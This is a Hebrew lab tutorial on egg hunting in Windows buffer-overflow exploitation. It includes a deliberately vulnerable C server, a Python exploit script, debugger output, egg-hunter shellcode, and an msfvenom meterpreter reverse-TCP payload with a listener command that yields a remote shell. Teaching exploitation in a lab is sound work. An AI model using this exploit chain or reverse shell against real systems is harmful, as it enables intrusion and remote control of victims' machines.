


על ציד ביצים ומגבלות מקום

מאת בן פילוס ונתנאל שם טוב

הקדמה

אחד האתגרים המרכזיים העומדים בפני תוקפים בעת כתיבת קוד לניצול חולשות הוא מגבלות השטח הזמין. לעיתים, המקום אינו מספיק להזרקת shellcode, במיוחד כאשר מדובר בקוד מורכב כמו Reverse Shell. כדי להתמודד עם אתגר זה, פותחה טכניקת "Egg Hunting", או בעברית: "ציד ביצים" (על שם המשחק שנהוג לשחק בחג הפסחא). הטכניקה פותחה (או לפחות פורסמה לראשונה) ע"י Matt Miller (Skape) במאמר בשם: "Safely Searching Process Virtual Address Space". המאמר פורסם לפני מעט יותר מ-20 שנה ומשתמשים בטכניקה זו עד היום!

בקצרה על גלישת חוצץ


Buffer Overflow מתרחש כאשר תוכנית מנסה לכתוב יותר מדי נתונים לתוך אזור זיכרון בגודל קבוע, מה שעלול לגרום לדריסה של מידע חשוב בזיכרון המחשב, כמו למשל כתובת החזרה של פונקציה. בשביל להשמיש חולשה זו נדרוס את כתובת החזרה עם הכתובת של ה-shellcode שלנו (אם היא קבועה) או של קטע קוד שיקפוץ ל-shellcode שלנו (לדוגמה jmp esp).

אז למה אנחנו צריכים Egg Hunter?

Egg Hunter היא טכניקת ניצול המשמשת בהתקפות מסוג גלישת חוצץ. Egg hunter נכנס לפעולה כאשר אין מספיק מקום ב-Buffer כדי להכניס את כל הקוד הזדוני (Shellcode) בבת אחת. במקום זאת, חלק קטן מהקוד, הנקרא hunter, מוכנס ל-Buffer. קוד ה-hunter מחפש את ה-egg (מכאן בא השם egg hunter) שמצורפת ל-shellcode שלנו, אשר הונח במקום אחר בזיכרון (לדוגמה ה-heap), וקופץ אליו.

טכניקה זו שימושית במיוחד כאשר גודל ה-Buffer מוגבל, אך עדיין מאפשר שליטה מסוימת על זרימת התוכנית וקיים איזור אחר בזיכרון מספיק גדול להכניס בו את ה-shellcode. אולי יצא לכם לראות shellcode קצר שמקפיץ שורת פקודה בעזרת: /bin/sh, אך מטרתנו היא להשיג reverse shell!, קוד כזה למערכת Windows יכול לקחת מעל 500 בתים!

כך זה נראה בגדול:



נדגים את הטכניקה

לטובת הדגמת טכניקה זו יצרנו שרת משלנו בשפת c, קוד השרת:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>
#include <ws2tcpip.h>

#define PORT 8080
#define BUFFER_SIZE 1024
#define HEADER_SIZE 50
#define DATA_SIZE 974
#pragma comment(lib, "Ws2_32.lib")

void sub_esp_and_jmp() {
    asm(
        "sub $0x42, %esp\n"
        "jmp *%esp\n"
    );
}

int parseHeader(char* recvBuffer, int counter){
    char headerBuffer[HEADER_SIZE] = {0};
    memcpy(headerBuffer, recvBuffer, counter);
    printf("header >> %s\n", headerBuffer);
    return 0;
```

```
}
int main() {
    WSADATA wsaData;
    int iResult;
    SOCKET ListenSocket = INVALID_SOCKET;
    SOCKET ClientSocket = INVALID_SOCKET;
    struct sockaddr_in serverAddr;
    char* recvBuffer = (char *)malloc(BUFFER_SIZE);
    const char *response = "Hello from server";

    iResult = WSAStartup(MAKEWORD(2, 2), &wsaData);

    ListenSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    serverAddr.sin_family = AF_INET;
    serverAddr.sin_addr.s_addr = INADDR_ANY;
    serverAddr.sin_port = htons(PORT);

    iResult = bind(ListenSocket, (struct sockaddr*)&serverAddr, sizeof(serverAddr));
    if (iResult == SOCKET_ERROR) {
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }

    iResult = listen(ListenSocket, SOMAXCONN);
    if (iResult == SOCKET_ERROR) {
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }

    printf("Server listening on port %d\n", PORT);
    ClientSocket = accept(ListenSocket, NULL, NULL);

    iResult = recv(ClientSocket, recvBuffer, BUFFER_SIZE, 0);
    if (iResult > 0) {
        printf("Received data: %s\n", recvBuffer);

        int counter = 0;
        while (recvBuffer[counter]!=':' && recvBuffer[counter+1]!=':'){
            counter++;
        }
        counter++;
        if (counter > 100)
            exit(1);

        char* data = (char*)malloc(iResult-counter);
        memcpy(data, recvBuffer+counter+2, iResult-counter);

        parseHeader(recvBuffer, counter);

        printf("data >> %s\n", data);
        iResult = send(ClientSocket, response, (int)strlen(response), 0);
        printf("Response sent\n");
    } else if (iResult == 0) {
        printf("Connection closing...\n");
    } else {
        printf("Recv failed: %d\n", WSAGetLastError());
    }

    shutdown(ClientSocket, SD_SEND);
    closesocket(ClientSocket);
    closesocket(ListenSocket);
    WSACleanup();

    return 0;
}
```

נקמפל את התוכנית ללא הגנות:

```
gcc program.c -o server.exe -m32 -lws2_32 -fno-stack-protector -no-pie
```

הסבר על השרת

מטרתו של השרת היא לקבל הודעה, להדפיס אותה לשורת הפקודה ולהחזיר תשובה ללקוח. מבנה של בקשה לשרת יראה כך: header::data, כותרת החבילה וגוף החבילה מופרדים בעזרת '::'. חדי העין שביניכם יבחינו כי מציאת התווים המפרידים בין הכותרת לגוף מתבצעת באופן דינמי ואין מרחק קבוע מתחילת הבקשה. לאחר שנמצא ההיסט של התווים המפרידים מעתיקים את גוף החבילה לתוך איזור זיכרון שהוקצה באופן דינמי (יושב ב-heap) וכותרת הפקטה נשלחת לפונקציה אשר מעבדת אותה. בתוך הפונקציה הכותרת מועתקת לתוך מערך של תווים שיושב ב-stack.

אז היכן הבעיה?

כשמעתיקים את כותרת הבקשה לתוך המערך שממוקם ב-stack מספר התווים להעתקה נקבע על פי גודל הכותרת שאנחנו שלחנו ולא על פי ערך קבוע. אם נשלח יותר בתים מגודל המערך שלנו נוכל לדרוס נתונים נוספים שיושבים על ה-stack.

גלישת חוצץ בשרת

ניצור תוכנית פייתון פשוטה אשר מתחברת לשרת ושולחת אליו בקשה:

```
import socket
import struct

def exploit():
    server_address = ('172.22.100.171', 8080)

    header = b"A"*30
    data = b"B"*30
    message = header + b"::" + data

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    try:
        sock.connect(server_address)
        sock.sendall(message)
        response = sock.recv(1024)
        print(f"Received: {response.decode()}")

    finally:
        sock.close()
        print("Connection closed")
```

ונריץ אותה:

```
┌──(kali㉿kali)-[~/Desktop/egghunter]
└─$ python exploit.py
Received: Hello from server
Connection closed
```

כך יראה הפלט בצד השרת:

```
C:\Users\Ben\Desktop\egg hunters>.\server.exe
Server listening on port 8080
Received data: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA::BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
header >> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
data >> BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Response sent
```

נראה שהשרת עובד כשורה. כעת ננסה לדרוס את הכתובת חזרה של הפונקציה parseHeader, נוסיף הרבה "A"-ים בכותרת הבקשה לשרת:

```
    header = b"A"*70
```

נחבר את windbg לשרת שלנו ונריץ את התוכנית פייתון שלנו:

```
(1fc0.137c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=4b7a4497 edx=00000000 esi=004012e0 edi=41414141
eip=41414141 esp=0061fd40 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
41414141 ??              ???
```

הצלחנו לדרוס את הכתובת חזרה של הפונקציה parseHeader! נחפש כמה בתים צריך לכתוב עד שנדרוס את הכתובת חזרה. נעביר מחרוזת של רצף יחודי של תווים ונבדוק איזה תווים דרסו את הכתובת חזרה. אני השתמשתי בכלי הבא בשביל ליצור את הרצף הזה, נכניס את הרצף לתוך לתוך כותרת הבקשה שלנו:

```
header = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A"
```

ונשלח את הבקשה:

```
(1db4.1f60): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=37624136 ecx=926bd476 edx=00000000 esi=004012e0 edi=41386241
eip=31634130 esp=0061fd40 ebp=63413962 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
31634130 ??              ???
```

נמיר את הכתובת ל-ASCII ונבדוק באותו הכלי באיזה היסט נמצא הכתובת חזרה, יצא כי ההיסט בין תחילת הבקשה לכתובת החזרה הוא: 62.

כעת, כשאנחנו יודעים איך לשלוט ב-eip נרצה לקפוץ ל-shellcode שלנו. אבל איפה נשמור את ה-shellcode? אם נבדוק את הקוד של השרת נראה שאנו מוגבלים להעתקה של 100 בתים, כמות זו לא מספיקה לנו ל-reverse shell ב-Windows.

אנחנו צריכים לחפש מקום אחר בו נשמור את ה-shellcode שלנו!

ועכשיו לחלק הכיף - ה-Egg Hunter!

איפה נכניס את ה-shellcode וכיצד נקפוץ אליו?

לאחר שהצלחנו להשיג שליטה על ה-eip נחפש מקום לשמור בו את ה-shellcode. נוכל להשתמש באיזור ה-data של הבקשה שלנו, אם נבדוק בשרת נראה שאין לו מגבלת מקום אבל הוא יושב ב-heap ולכן הכתובת שלו לא קבוע (אם ננסה להריץ כמה פעמים את השרת ולבדוק היכן נשמר חלק המידע של הפקטה נראה שהכתובות משתנות בין הרצה להרצה), נצטרך למצוא את הכתובת שלו בזמן ריצת התוכנית, כלומר להשתמש ב-Egg hunter!

הקוד של ה-Hunter!

יש כמה דרכים לכתוב את ה-hunter, בשביל לא לסבך את המאמר נרחיב על דרך אחת.

נשתמש ב-hunter הבא:

```
0:  66 81 ca ff 0f          or      dx,0xfff 00000005 <nextByte>:
5:  42                      inc     edx
6:  52                      push    edx
7:  6a 43                   push    0x43
9:  58                      pop     eax
a:  cd 2e                   int     0x2e
c:  3c 05                   cmp     al,0x5
e:  5a                      pop     edx
f:  74 ef                   je      0 <_main>
11: b8 77 30 30 74          mov     eax,0x74303077 00000016 <search_egg>:
16: 89 d7                   mov     edi,edx
18: af                      scas    eax,DWORD PTR es:[edi]
19: 75 ea                   jne     5 <nextByte>
1b: af                      scas    eax,DWORD PTR es:[edi]
1c: 75 e7                   jne     5 <nextByte>0000001e <found>:
1e: ff e7                   jmp     edi
```

[מקור: https://www.hick.org/code/skape/papers/egghunt-shellcode.pdf]

אז איך בתכל'ס ה-Hunter עובד?

תחילה האוגר edx מקבל את הכתובת האחרונה של ה-page עליו מצביע הוא מצביע, ומעלה אותו ב-1 בשביל שיצביע ל-page הבא. לאחר מכן ה-hunter משתמש בקריאת המערכת NtDisplayString בשביל לבדוק האם איזור זיכרון עליו מצביע האוגר edx קיים בתהליך שלנו או לא, אם ננסה פשוט לקרוא מאיזור לא קיים תיזרק שגיאת Access Violation והתהליך שלנו יעצור, בשביל להימנע מכך נבדוק את הערך שהקריאת מערכת מחזירה עבור אותו איזור זיכרון.

קריאת המערכת תחזיר את התוצאה באוגר al, אם האיזור לא קיים יוחזר הערך 0x5. נבדוק את האוגר ואם אכן האיזור לא קיים נעבור לאיזור הבא של הזיכרון ונבדוק אותו. אם האיזור קיים נתחיל לעבור על הערכים שבו עד שנמצא את ה-egg שלנו (שהוגדר להיות: w00tw00t) נבדוק האם הערך של ה-egg מופיע פעמיים אחד אחרי השני בשביל שלא בטעות נמצא את הקוד של ה-hunter שלנו ונקפוץ אליו.

לאחר שמצאנו את ה-egg נקפוץ לכתובת ישר אחריה ונריץ את ה-shellcode שלנו. אם לא מצאנו בתוך איזור הזיכרון את ה-egg שלנו נעבור לבדוק את איזור הזיכרון הבא.

נקמפל את ה-hunter (אני השתמשתי בכלי הבא) ונכניס אותו לתוכנית פייתון שלנו:

```
hunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x68\x43\x01\x00\x00\x58\xCD\x2E\x3C\x05\x5A\x74\xEC\xB8\x
77\x30\x30\x74\x89\xD7\xAF\x75\xE7\xAF\x75\xE4\xFF\xE7"
header = hunter + b"A"*(62-len(hunter))
```

מה שנשאר לנו לעשות עכשיו זה לקפוץ אל ה-hunter שלנו ולתת לו לחפש את שאר ה-shellcode. אם נבדוק את קריסת התוכנית ב-windbg נראה כי esp מצביע לא רחוק מה-hunter שלנו:

```
41414141 ??              ???
0:000> dd esp - 50
0061fcf0  75ef895f 00000011 0061fd18 4141a3c6
0061fd00  41414141 41414141 41414141 41414141
0061fd10  41414141 41414141 41414141 41414141
0061fd20  41414141 41414141 41414141 41414141
0061fd30  41414141 41414141 41414141 41414141
0061fd40  41414141 00000046 00000020 00000000
0061fd50  fffffd85 901f0002 00000000 007e0001
0061fd60  007a1228 02020202 536e6957 206b636f
```

על מנת שהאתגר הזה לא יהפוך למסובך מדי החלטנו להוסיף לתוך הקוד של השרת שתי שורות assembly שיעזרו לנו לקפוץ אל ה-hunter (כן, זה מעט מתחכם אך תסלחו לנו מפני שזה לא הנושא העיקרי במאמר):

```
sub esp, 0x42
jmp esp
```

נשתמש בכלי rp++ בשביל לחפש את הכתובת של אותם שורות assembly:

```
.\rp-win-x86.exe -r 2 -f .\server.exe > dw.txt
```

מצאנו את הכתובת ב-0x00401463. כעת נשנה את התוכנית שלנו כך שהכתובת חזרה תצביע לשורות ה-assembly:

```
hunter =
b"\x66\x81\xCA\xFF\x0F\x42\x52\x68\x43\x01\x00\x00\x58\xCD\x2E\x3C\x05\x5A\x74\xEC\xB8\
x77\x30\x30\x74\x89\xD7\xAF\x75\xE7\xAF\x75\xE4\xFF\xE7"
eip = struct.pack("<I", 0x401463)
header =  hunter + b"\xcc"*(62-len(hunter)) + eip
data = b"w00tw00t" + b"\xcc"*70
```

ננסה להריץ את התוכנית שלנו, לא לפני שנשים breakpoint על הכתובת 0x401463 (שורות ה-assembly שקופצות ל-hunter):

```
0:003> bp 401463
0:003> g
Breakpoint 0 hit
eax=00000000 ebx=41414141 ecx=b8037bfe edx=00000000 esi=004012e0 edi=41414141
eip=00401463 esp=0061fd40 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
server+0x1463:
00401463 83ec42          sub     esp,42h
```

ונראה כי אכן עצרנו. נמשיך את ריצת התוכנית ונראה כי ה-hunter לא מוצא את ה-egg שלנו!

למה לא מצאנו את ה-Egg?

בכל כמה עדכוני תוכנה מיקרוסופט נוהגים לשנות את מספרי קריאות המערכת במערכת Windows, ולכן סיכוי טוב שקריאות המערכת שהשתמשנו בהן עד עכשיו בכלל מצביעות לפונקציות אחרות משחשבנו, בשביל לפתור את בעיה זו נחפש מה מספר הקריאה העדכני של NtDisplayString. ניעזר ב-WinDBG על מנת למצוא את מספר קריאת המערכת:

```
0:001> u ntdll!NtDisplayString L2
ntdll!NtDisplayString:
76fb1030 b843010000      mov     eax,143h
76fb1035 e803000000      call    ntdll!NtDisplayString+0xd (76fb103d)
```

נשנה את מספר קריאת המערכת בתוך ה-hunter שלנו ל-0x143 ונריץ מחדש:

```
(28d0.a64): Break instruction exception - code 80000003 (first chance)
eax=74303077 ebx=41414141 ecx=0061fcfa edx=001c0e2c esi=004012e0 edi=001c0e34
eip=001c0e34 esp=0061fcfe ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
001c0e34 cc              int     3
0:000> da eip-8
001c0e2c  "w00tw00t......................."
001c0e4c  "......"
```

ה-hunter מצא את ה-egg וקפץ אליה! כל מה שנשאר זה להכניס את ה-shellcode וסיימנו!

יצירת ה-shellcode בעזרת msfvenom

על מנת ליצור את ה-shellcode שלנו נשתמש בכלי msfvenom. מטרתו של msfvenom היא ליצור shellcode-ים מגוונים מעל מספר פרוטוקולים. ליצירת reverse shell המתאים לנו נריץ את הפקודה הבאה:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.100.171 LPORT=8080 -f py
```

ונקבל:

```
Payload size: 354 bytes
Final size of py file: 1757 bytes
buf =  b""
buf += b"\xfc\xe8\x8f\x00\x00\x00\x60\x31\xd2\x89\xe5\x64"
buf += b"\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
buf += b"\x31\xff\x0f\xb7\x4a\x26\x31\xc0\xac\x3c\x61\x7c"
buf += b"\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\x49\x75\xef\x52"
buf += b"\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78"
buf += b"\x85\xc0\x74\x4c\x01\xd0\x8b\x48\x18\x50\x8b\x58"
buf += b"\x20\x01\xd3\x85\xc9\x74\x3c\x31\xff\x49\x8b\x34"
buf += b"\x8b\x01\xd6\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38"
buf += b"\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe0\x58"
buf += b"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
buf += b"\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b"
buf += b"\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12"
buf += b"\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00\x00\x68"
buf += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8"
buf += b"\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
buf += b"\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\xac\x16\x64"
buf += b"\xab\x68\x02\x00\x1f\x90\x89\xe6\x50\x50\x50\x50"
buf += b"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97"
buf += b"\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85"
buf += b"\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67\x00\x00"
buf += b"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f"
buf += b"\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68"
buf += b"\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5"
buf += b"\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
buf += b"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00"
buf += b"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff"
buf += b"\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff"
buf += b"\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff"
buf += b"\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2"
buf += b"\x56\x6a\x00\x53\xff\xd5"
```

נדביק את ה-shellcode בתוך הבקשה שלנו מיד לאחר ה-egg:

```
data = b"w00tw00t" + buf
```

נפעיל את ה-listener של msfconsole:

```
sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LHOST 172.22.100.171; set LPORT 8080; exploit"
```

```
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 172.22.100.171
LPORT => 8080
[*] Started reverse TCP handler on 172.22.100.171:8080
```

לבסוף נריץ את התוכנית שלנו:

```
meterpreter > shell
Process 5560 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Ben\Desktop\egg hunters>
```

וקיבלנו shell! ☺

סיכום

במאמר זה סקרנו את השיטה של Egg Hunting, וראינו כיצד ניתן להשתמש בה על מנת להתמודד עם מגבלות מקום בעת ניסיון הרצת קוד על שרת מרוחק. התחלנו מגלישת חוצץ פשוטה, מצאנו את ההיסט שבו יושבת כתובת החזרה של הפונקציה parseHeader, חיפשנו מקום לשמור בו את ה-shellcode שלנו, קפצנו ל-Hunter שלנו שחיפש בשבילנו את הביצה בזיכרון התוכנית. לבסוף יצרנו Shellcode שמממש Reverse Shell בעזרת הכלי msfvenom, והצלחנו להשיג shell לשרת!

על המחברים

- **בן פילוס**, בן 19, סטודנט לתואר ראשון במדעי המחשב באקדמית נתניה, חובב אבטחת מידע וטכנולוגיה. LinkedIn.
- **נתנאל שם טוב**, בן 19, מלש"ב לקראת שירות ביחידה טכנולוגית בצה"ל, חובב מחשבים וטכנולוגיה באופן כללי. Linkedin.

ביבליוגרפיה

מאמרים על Egg Hunting:

- Safely Searching Process Virtual Address Space
- https://medium.com/@orhan_yildirim/egg-hunter-how-it-works-fd0eed671b80
- https://shellcode.blog/Windows-Exploitation-Egg-hunting/
- https://fuzzysecurity.com/tutorials/expDev/4.html
- https://www.exploit-db.com/docs/english/18482-egg-hunter---a-twist-in-buffer-overflow.pdf

כלי לקימפול אסמבלי און-ליין:

- https://defuse.ca/online-x86-assembler.htm

הסבר על אופן השימוש ב-msfvenom:

- https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html

כלי ליצירת מחרוזת ללא חזרתיות לטובת מציאת ההיסט:

- https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html

כלי למציאת gadget-ים:

- https://github.com/0vercl0k/rp